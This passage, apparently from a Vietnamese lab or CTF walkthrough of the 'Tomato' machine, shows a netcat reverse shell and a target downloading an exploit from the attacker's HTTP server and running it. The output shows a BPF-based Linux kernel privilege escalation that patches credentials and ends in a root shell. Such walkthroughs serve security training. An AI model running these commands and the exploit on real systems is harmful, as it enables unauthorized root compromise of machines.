[root@parrot]-[/home/hnam]
#python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```


Chuyển mã khai thác sang Tomato và thực thi:

```
$ python3 -c "import pty; pty.spawn('/bin/bash')"
$ cd /tmp
$ wget http://192.168.128.164:8081/exploit
$ chmod +x exploit
$ ./exploit
```

```
[root@parrot]-[/home/hnam]
#nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.128.164] from (UNKNOWN) [192.168.128.164] 37048
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c "import pty; pty.spawn('/bin/bash')"
www-data@ubuntu:/var/www/html/antibot_image/antibots$ cd /tmp
cd /tmp
www-data@ubuntu:/tmp$ wget http://192.168.128.164:8081/exploit
wget http://192.168.128.164:8081/exploit
--2023-12-06 05:21:06-- http://192.168.128.164:8081/exploit
Connecting to 192.168.128.164:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 25744 (25K) [application/octet-stream]
Saving to: 'exploit'

exploit          100%[=====>]  25.14K  ---KB/s   in 0s

2023-12-06 05:21:06 (93.1 MB/s) - 'exploit' saved [25744/25744]

www-data@ubuntu:/tmp$ chmod +x exploit
chmod +x exploit
www-data@ubuntu:/tmp$ ./exploit
./exploit
[.]
[.] t(-_t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(
[.] t(-_t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kerne
[.] **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8801367ff100
[*] Leaking sock struct from ffff8801379bf080
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff880137f6db00
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff880137f6db00
[*] credentials patched, launching shell...
# id
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
#
```

➔ Thành công truy cập root!!!